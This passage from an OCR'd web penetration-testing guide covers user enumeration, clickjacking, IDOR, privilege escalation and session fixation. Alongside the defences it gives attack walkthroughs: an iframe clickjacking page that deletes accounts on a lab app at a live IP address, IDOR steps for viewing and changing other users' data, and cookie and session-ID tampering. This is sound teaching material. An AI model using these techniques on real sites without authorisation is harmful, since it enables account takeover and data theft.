
Result Expected

Using Intruder → Burp Suite, notice the information retrieved from this successful authentication (HTTP 200 Response, length of the response).

Testing for valid user with wrong password

Now, you should try to insert a valid email and a wrong password and record the error message generated by the web target.

Result



Against any messages that reveals the existence of user, for instance, message similar to:


Login for User: incorrect password

Testing for a nonexistent username

Now, the tester should try to insert an invalid user ID and a wrong password and record the server answer (the tester should be confident that the username is not valid in the application). Record the error message and the server answer.

Result Expected:

Login failed: invalid Username



Generally the application should respond with the same error message and length to the different incorrect requests.

For example:

- request: Valid user/wrong password --> Server answer:'The password is not correct'
- request: Wrong user/wrong password --> Server answer:'User not recognized'

9.4 OTHER WAYS TO ENUMERATE USERS

We can enumerate users in several ways, such as:

- Analyzing the error code received on login pages
  - Some web application release a specific error code or message that we can analyze.
- Analyzing URLs and URLs re-directions
  - *For example:*

site.com/check.php?user=baduser&Error=1
site.com/check.php?user=gooduser&Error=2

As seen above, when a tester provides a user ID and password to the web application, they see a message indicating that an error has occurred in the URL. In the first case they have provided a bad user ID and bad password. In the second, a good user ID and a bad password, so they can identify a valid user ID.

- URI Probing
  - Sometimes a web server responds differently if it receives a request for an existing directory or not. For instance in some portals every user is associated with a directory. If testers try to access an existing directory they could receive a web server error.
    Example:

URL	Response
Site.com/account1	web server: 403 Forbidden
Site.com/account2	web server: 404 file Not Found

In the first case the user exists, but the tester cannot view the web page, in second case instead the user “account2” does

not exist. By collecting this information testers can enumerate the users.

- Analyzing Web page Titles
    - Testers can receive useful information on Title of web page, where they can obtain a specific error code or messages that reveal if the problems are with the username or password. For instance, if a user cannot authenticate to an application and receives a web page whose title is similar to:

Invalid user
Invalid authentication

- Analyzing a message received from a recovery facility
    - When we use a recovery facility (i.e. a forgotten password function) a vulnerable application might return a message that reveals if a username exists or not.

For example, message similar to the following:

Invalid username: e-mail address is not valid or the specified user was not found.
Valid username: Your password has been successfully sent to the email address you registered with.

9.5 PROTECTION AGAINST EMAIL ENUMERATION

These are the things you need to consider so the attacker cant enumerate some users in your website.

Login

- Make sure to return a generic “No such username or password” message when a login failure occurs.
- Make sure the HTTP response, and the time taken to respond are no different when a username does not exist, and an incorrect password is entered.

Password Reset

- Make sure your “forgotten password” page does not reveal usernames.
- If your password reset process involves sending an email, have the user enter their email address. Then send an email with a password reset link if the account exists.

Registration

- Avoid having your site tell people that a supplied username is already taken.
- If your usernames are email addresses, send a password reset email if a user tries to sign-up with an existing address.
- If usernames are *not* email addresses, protect your sign-up page with a CAPTCHA.

Profile Pages

- If your users have profile pages, make sure they are only visible to other users who are already logged in.
- If you hide a profile page, ensure a hidden profile is indistinguishable from a non-existent profile.

010:

CLICKJACKING

10.1 INTRODUCTION

In this section, you will learn how to test whether your web target is vulnerable to Clickjacking. Our target in this attack are the users of our target website and not the web itself. Clickjacking is a method of tricking website users into clicking on a harmful link by disguising the link as something else. As an application author, you need to be sure your users are not having their clicks stolen by attackers. Clickjacking won't affect your site directly, but it could potentially affect your users. And only you can protect them. This is actually a low impact vulnerability but when you combine this to other vulnerabilities, this could have a high impact.

10.2 WHAT IS CLICKJACKING?

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both. Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

10.3 DEMONSTRATION

This type of attack is often designed to allow an attacker's site to induce users' actions on the target site even if anti-CSRF tokens are being used. Similarly for CSRF attack, it is important to individuate web pages of the target site which takes input from the user.

We have to discover if the website that we are testing has no protections against clickjacking attacks or, if the developers have implemented some forms of protection and if these techniques are liable to bypass. Once we know that the website is vulnerable, we can create a "proof of concept" to exploit the vulnerability.

The first step in discovering if a website is vulnerable is to check if the target web page could be loaded into an iframe. To do this you need to create a simple web page that includes a frame containing the target web page. The HTML code to create this testing web page is displayed in the following snippet:

```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>Website is vulnerable to clickjacking!</p>
                    <iframe    src="http://www.target.site"    width="500"
height="500"></iframe>
  </body>
</html>
```

Result Expected

If you can see both the text "Website is vulnerable to clickjacking!" at the top of the page and your target web page successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks. Now you can directly create a "proof of concept" to demonstrate that an attacker could exploit this vulnerability.

This Clickjacking attack can be combined with different vulnerabilities to make the impact tremendous. For example the attacker creates a clickjacking with CSRF that can delete account. When the victim visits it, this may lead to the result to deletion of the said accounts.

10.4 CLICKJACKING USING JAVASCRIPT SANDBOX (HTML5)

HTML5 has some new nice features which is JavaScript Sandboxing using iframes. Chrome is currently the only browser to support this but you can be sure others will soon follow. The sandbox allows control over what can be executed within an iframe, it provides the following options.

- Allow-same-origin – allows iframe content only from the same domain.
- Allow-top-navigation – allows the iframe to change the URI of the parent.
- Allow-forms – allows the use of forms inside the iframe.
- Allow-scripts – allows JavaScript to run inside the iframe.

If no options are specified for the sandbox, then the iframe can only display basic HTML. It can be implemented using the iframe sandbox property as follows:

```
<iframe src="site.com" sandbox="allow-forms allow-scripts">
</iframe>
```

The feature is good for an attacker as it allows them to include pages inside an iframe that previously had some JavaScript iframe breakout code in place. This is great for Clickjacking or Phishing attacks. Let's take a look on the most popular way of breaking out of an iframe

and show how by simply sandboxing the iframe we can prevent the JavaScript breakout code from working.

```
<script type="text/javascript">
   if (top.location!= self.location) {
      top.location = self.location.href
   }
</script>
```

And this method works great unless the script has been loaded in a sandboxed iframe that doesn't have the sandboxing options "allow-top-navigation" and "allow-scripts" enabled.

Without either of these options the script just won't work. The good thing is we have some level of granular control. You can have "allow-scripts" on your iframe (which will allow all the JavaScript found in the iframe to run) but you can omit the "allow-top-navigation" which will stop the JavaScript iframe breakout.

There is an elegant solution to prevent this type of attack – the HTTP header "X-Frame-Options" – which is now supported in the latest versions of IE, Firefox, Safari and Chrome. It allows the server to specify if it should allow its content to be loaded from within an iframe by either pages from the same domain (SAMEORIGIN), or not at all (DENY). Surprisingly there aren't many sites using it.

If you are running Apache with mod_headers installed, you can automatically add this header to all of your pages by adding the following lines to your apache.conf.

```
Header always append X-Frame-Options SAMEORIGIN
```

Don't forget, X-Frame-Options is not supported in older browsers. So it is still worth keeping your existing JavaScript iframe breakout code in place.


Attack Scenario #1:

The site has a functionality where you can delete your account here in this url: http://128.199.131.238/btslab/vulnerability/clickjacking/cj.php (Lets assume the victim is logged to his account)

Now lets create a clickjacking attack

```
<html>
  <head>
   <title>Clickjack test page</title>
  </head>
  <body>
   <p>PLEASE CLICK ME!!</p>
                                                                    <iframe
src="http://128.199.131.238/btslab/vulnerability/clickjacking/cj.php"
width="500" height="170"></iframe>
  </body>
</html>
```

Output:



Now save as any.html then send to victim or upload to your domain, if the victim clicks the button we successfully deleted his account.

10.5 PROTECTION AGAINST CLICKJACKING

Clickjacking attacks wrap a page which the user trusts in an iframe, then renders invisible elements on top of the frame. To ensure that your site does not get used in a clickjacking attack, you need to make sure it cannot be wrapped in an iframe by a malicious site. This can be done by directly giving instructions to the browser via HTTP headers. When it comes to older browsers, this can be done using client-side JavaScript (frame-killing).

X-Frame-Options

In the X-Frame-Options, HTTP header can be used to indicate whether or not a browser should be allowed to render a page in a <frame>, <iframe> or <object>tag. It was designed specifically to help protect against clickjacking.

There are three permitted values for the header:

DENY	The page cannot be displayed in a frame, regardless of the site attempting to do so.
SAMEORIGIN	The page can only be displayed in a frame on the same origin as the page itself.
ALLOW-FROM *uri*	The page can only be displayed in a frame on the specified origins.

Content Security Policy

The Content-Security-Policy HTTP header is part of the HTML5 standard, and provides a broader range of protection than the X-Frame-Options header (which it replaces). It is designed in such a way that website authors can whitelist individual domains from which resources

(like scripts, stylesheets, and fonts) can be loaded, and also domains that are permitted to embed a page.

To control where your site can be embedded, use the frame-ancestors directive:

Content-Security-Policy: frame-ancestors 'none'
The page cannot be displayed in a frame, regardless of the site attempting to do so.
Content-Security-Policy: frame-ancestors 'self'
The page can only be displayed in a frame on the same origin as the page itself
Content-Security-Policy: frame-ancestors *uri*
The page can only be displayed in a frame on the specified origins

Frame-Killing

In older browsers, the most common way to protect users against clickjacking is to include a frame-killing JavaScript snippet in pages to prevent them being included in foreign iframes:

```
<style>  /* Hide page by default */
  html { display : none; }</style>
<script>
  if (self == top) {   // Everything checks out, show the page.
    document.documentElement.style.display = 'block';
  } else {
    // Break out of the frame.
    top.location = self.location; }</script>
```

An example of frame-killing script: when the page loads, this code will check if the domain of the page matches the domain of the browser window which will not be true when the page is embedded in an iframe.

Most sites don't need to be embedded in iframes. So, a frame-killing script is easy to implement. If embedding is required in your application, consider adding a white list of domains, so you have control over where your content is embedded.

Frame-killing offers a large degree of protection against clickjacking. But it can be an error-prone. Be sure to set appropriate HTTP headers as the first recourse in protecting your site.

011:

INSECURE DIRECT OBJECT REFERENCE

11.1 INTRODUCTION

In this section, we are going to learn about Insecure Direct Object Reference (IDOR) and how to test it. Basically, to test if IDOR is possible, we need at-least two account. This is considered as having critical impact depends of what it can do. By changing the parameter id, you can make a request from your account to other users account. You can also retrieve, delete, update and add data through this vulnerability.


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability

			available data of that type.	

11.2 WHAT IS INSECURE DIRECT OBJECT REFERENCE

Insecure Direct Object References (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.



11.3 ATTACK SCENARIO #1 (VIEWING DETAILS)


In testing IDOR attacks we need atleast to account where account1 is the attacker and account 2 is the victim. You can register here http://128.199.131.238/btslab/register.php

Lets Assume you created
account1: Attacker
account2: Victim


Now we also need to use atleast 2 browser so we can confirm if the attack is successful.
Now login their account here http://128.199.131.238/btslab/login.php then Click Vulnerability > A4-Insecure Direct Object References > Viewing Details

Our attack can use to view information from other users by manipulation the id in url.

Steps:
1) go to Vulnerability > A4-Insecure Direct Object References > Viewing Details
2) url looks like this http://128.199.131.238/btslab/myprofile.php?id=2 (attacker account)



3) as you can see you are able to view your own informations
4) Manipulate the id ex: http://128.199.131.238/btslab/myprofile.php?id=3 (victim account)



Now our attack is successful we are able to view any existing user information by manipulation the id


Attack Scenario #2 (Changing other users information)

In this attack we need to have a basic knowledge about Burp suite or live http headers(firefox adds on) so we can intercept any manipulate request in order to change other users info.


We also need 2 accounts we can use the account we created in attack scenario #1 and atleast 2 browser for each account.

Steps:


1) Login to our account (attacker account in firefox browser) and (victims account in chrome browser)
2) go to http://128.199.131.238/btslab/myprofile.php?id=2 (attacker account)
3) click change email



4) We are going to use Burp suite in intercepting the request
5) Now put (we hack your account) in the Textbox then intercept request using burp
6) The request will look like this



7) As you can see the post has id=2 (attackers id) lets manipulate the id to 3 (victims account then forward the request)
8) Now check the victims account if we successfully changed his info



Attack is successful!

11.4 PROTECTION AGAINST INSECURE DIRECT OBJECT REFERENCE

Let us consider some possible protection techniques to prevent this attack. Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.

2. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

3. Implement access controls.
   - Be explicit about who can access resources.
   - Expect the rules to be tested.

4. Use Indirect Maps.
   - Don't expose internal keys externally.
   - Map them to temporary ones.

5. Avoid predictable keys.
   - Incrementing integers are enumerable.
   - Natural keys are discoverable.

012:

PRIVILEGE ESCALATION

12.1 INTRODUCTION

In this section, you will learn about privilege escalation and how to perform this attack. We may consider this attack critical because if the web target is vulnerable to privilege escalation, we might execute an unauthorized request to other users' account and even administrators' account.

12.2 WHAT IS PRIVILEGE ESCALATION


Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developers or system administrator can perform unauthorized actions.

12.3 TWO FORMS OF PRIVILEGE ESCALATION

Privilege escalation occurs in two forms:

- Vertical privilege escalation, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)

- Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)



12.4 TESTING FOR PRIVILEGE ESCALATION

Privilege escalation occurs when an attacker exploits a vulnerability to impersonate another user or gain extra permissions.

In the context of a website, privilege escalation can occur when the server makes access control decisions based on untrusted input returned by the browser.

When a user logs into a website, a connection is established. The browser and server exchange a session identifier, so the server knows who it is talking to with each subsequent HTTP request.

Response Headers
Set-Cookie: session_id=142983010 Set-Cookie: user_id=3829 Set-Cookie: role=user

Session state is typically passed to the browser in the Set-Cookie header of an HTTP response. The browser will then return the same information back in the cookie header.

Cookies are untrusted input, however. Unless you take explicit steps to tamper-proof your cookies, a malicious user can easily manipulate the value of the returned cookie.

When an attacker manipulates a cookie to impersonate another user, it is called horizontal escalation.

Request Headers
Cookie: session_id=142983010 Cookie: user_id=3829 Cookie: role=user

change his user_id=1

Request Headers

```
Cookie:
        session_id=142983010
Cookie:
        user_id=1
Cookie:
        role=user
```

Never make access control decisions on the back of untrusted data.

Another method of passing state between client and server is using HTML forms. When a form is submitted by the user, a POST request will be sent to the server.

```
<form method="POST" action="search">
 Please enter your search term:
 <input type="text" name="search">
 <input type="hidden"
      name="role"
      value="user">
 <input type="submit" value="Search">
</form>
```

For instance, consider an HTML form that writes out access control information in a hidden text field. An attacker can tamper with the field, and attempt to gain administrative access. This is called vertical escalation.

Change to role=user to admin:

```
<form method="POST" action="search">
 Please enter your search term:
 <input type="text" name="search">
 <input type="hidden"
      name="role"
```

```
    value="user">
 <input type="submit" value="Search">
</form>
```

Any sensitive data passed to the client and returned in a subsequent request needs to be verified before it is used to make access of the control decisions.

12.5 PROTECTION AGAINST THIS ATTACK

Privilege escalation vulnerabilities are system flaws that grant a malicious user excessive or wrong permissions after they have authenticated themselves. (These are distinct from session hijacking vulnerabilities that allow an attacker to impersonate another user.)

Escalation vulnerabilities in websites occur when access control decisions are made on the back of untrusted input. Since HTTP is stateless protocol, websites need some mechanism of continuing the conversation with the user after login, over multiple HTTP request-response cycles. This typically means sending information in HTTP responses that will be transmitted back in subsequent requests; an attacker will try to manipulate the re-transmitted data to fool the system into giving them more power than they should.

There are three possible approaches to prevent this happening:

- Keep critical information on the server side, and only send session IDs to the client.
- Tamper-proof the data sent to the client, by using a digital signature.
- Encrypt the data sent to the client, so it is opaque to the client.

We will discuss each approach in turn.

Keeping it Server Side

The simplest approach philosophically is to not transmit sensitive data to the client-side. Typically this means only the session ID is passed back and forth between client and server, and all session-related data is kept on the server. This removes the possibility of tampering, since a malicious user never gets to see the data.

While secure, this approach puts some extra obligations on the server. Session state has to be persisted and looked up with each HTTP request. Unless you are running everything in a single process on a single server, this means writing the session state away to a data-store or shared memory. The scalability implications of this approach need to be thought through carefully.

Tamper-Proofing Cookies

If you want to send data back to the client-side and be sure it has not been tampered with when it returns, you need to digitally sign the data. Many web frameworks allow you to encode session state, and accompany it with a digital signature which much be sent back with the data. Upon receipt of the returned data, the digital signature is recalculated. Any modifications will result in a different signature, indicating that the data has been tampered with, and must be discarded.

This approach guarantees the integrity of the data, but does not make it opaque to the client. So it may not be appropriate if you are storing data about a user you don't want them to be able to see – like credit scores or other types of ratings!

Note that with this approach, the HTTP response and request carry the entirety of the session. Be careful not to store too much data in your sessions, or the responsiveness of your site will be affected.

Encrypting Data


If you want the session state to be opaque and tamper-proof, you need to encode *and* encrypt the data. This introduces some computational overhead – the data will need to be decrypted with each request, and re-encrypted with each response – but should not put a great strain on your servers.

013:

SESSION MANAGEMENT

13.1 INTRODUCTION

In this part we are going to learn about session management and vulnerabilities that can be possibly found in session management. And what are the protection techniques we may implement to prevent this attacks.



13.2 WHAT IS WEB SESSION?

A *web session* is a sequence of network HTTP request and response transactions associated to the same user. Modern and complex web applications require the retaining of information or status about each user for the duration of multiple requests. Therefore, sessions provide the ability to establish variables – such as access rights and localization settings – which will apply to each and every interaction a user has with the web application for the duration of the session.

Web applications can create sessions to keep track of anonymous users after the very first user request. An example would be maintaining the user language preference. Additionally, web applications will make use of sessions once the user has authenticated. This ensures the ability to identify the user on any subsequent requests as well as being able to apply security access controls, authorized

access to the user private data, and to increase the usability of the application. Therefore, current web applications can provide session capabilities both pre and post authentication.

13.3 SESSION FIXATION

Session Fixation vulnerabilities can make your users liable to having their session hijacked. A secure implementation of sessions on your site is the key to protecting your users. Insecure treatment of session IDs can leave your users vulnerable to having their session hijacked.

Websites with user accounts typically implement an authentication mechanism to identify returning users. Post-authentication, a session will be established. The server and browser will exchange a session ID so the server knows which user the browser is representing with each HTTP request.

If a hacker gets access to a user's session ID, they can impersonate that user. Session fixation is one method an attacker can use to do this.

13.4 ATTACK SCENARIO:

Attacker & Victim

1) The attacker notice that the site URL carries the session id. The attacker tries to manipulate the session inside the URL and successfully set the session to whatever he like.

```
site.com?sessionID={Session_id}
```

2) The attacker send a site with the session id that he set.

site.com?sessionID=Stealing session

3) The attacker send the session, he set to his victim.

4) Now the victim click the link site.com?sessionID=Stealing session and logs to his account

5) The attacker can now visit the crafter URL in his browser, which gives him access to victims session.

6) The Attacker is now logged into victims account, And now able to takeover the

victims Account

13.5 PROTECTION

To prevent this vulnerability to occur in your system you need to consider the following:

Don't Pass Session IDs in GET/POST Variables

Passing session IDs in query strings, or in the body of POST requests, is problematic. Not only does it make crafting of malicious URLs possible, but session IDs can be leaked in the following ways:

- If the user follows an out-bound link (the Referrer header will describe where the user browsed from).
- In the browser history and in bookmarks.
- In logs on your web server, and any proxy servers.

Session IDs are better passed in HTTP cookies. See the code samples below for examples of how to do this:

Regenerate the Session ID at Authentication

Session fixation attacks can be defeated by simply regenerating the session ID when the user logs in.

Accept Only Server-Generated Session IDs

It is a good practice to ensure that only server-generated session IDs are accepted by your web server. (On its own, this won't resolve session fixation vulnerabilities, though. A hacker can easily get a new server-generated ID and pass it onto a victim in a crafted URL.)

Timeout and Replace Old Session IDs

Periodically replace session IDs as a second layer of defense, should they get leaked.

Implement a Strong Logout Function

The logout function on your website should mark session IDs as obsolete. (You do have a logout function, right?)

Require a New Session When Visiting From Suspicious Referrers

Consider forcing your users to login again. If they visit your site from a separate website (e.g. web-mail).

13.6 WEAK SESSION IDS

Weak session IDs can expose your users to having their session hijacked. If your session IDs are picked from a small range of values, an attacker only needs to probe randomly chosen session IDs until they find a match.

13.7 ATTACK SCENARIO

Guessable session IDs make your website vulnerable to session hijacking. When a website user is authenticated, the server and browser will exchange a session ID so the server knows which user the browser is representing with each subsequent HTTP request. It is important that your session IDs are generated by a strong random number algorithm, and are of sufficient length so that it would be hard to guess. Let's see how easy it is for a hacker to get into your site if your session IDs are weak.

Attacker:	Victim:
Response Headers Set-Cookie: *session_id=142983010* Content-Length: 18433 Content-Type: text/html	Response Headers Set-Cookie: *session_id=142983011* Content-Length: 18433 Content-Type: text/html

1) The attacker visit the site. He opens up his browser debugger, and looks at the headers in HTTP response. He notices that the Set-Cookie header includes a plain text and predictable session ID.

2) Now the attacker tries to enumerate a valid session ID.

3) Next the attacker enumerate some of valid session (*session_id=142983011).*

4) The attacker use the session ID that he enumerates

5) And successfully takeover the aaccount of the victim using the session id.

13.8 PROTECTION

You need to make sure your session IDs are unguessable. Otherwise, your authentication scheme can be bypassed with relatively simple scripts. Most modern frameworks implement secure session ID generation algorithms, so this is a good argument for not inventing your own framework.

Session IDs need to be picked from a large address space and unpredictable. If the generation algorithm is not securely random, the attacker can narrow down the range of values needed in an enumeration attack.

Use Built-In Session Management

Modern frameworks implement safe, unguessable session IDs. If you are using a recent version of your web toolkit, check to see how the session IDs are generated.

Tamper-Proof Your Cookies

Frameworks like Rails and Django allow you to sign your cookies. This means the server will be able to tell if the cookie has been manipulated since it was sent to the browser with the Set-Cookie header. Any indication of the data being tampered with will invalidate the session.

04:

XML EXTERNAL ENTITIES

14.1 INTRODUCTION

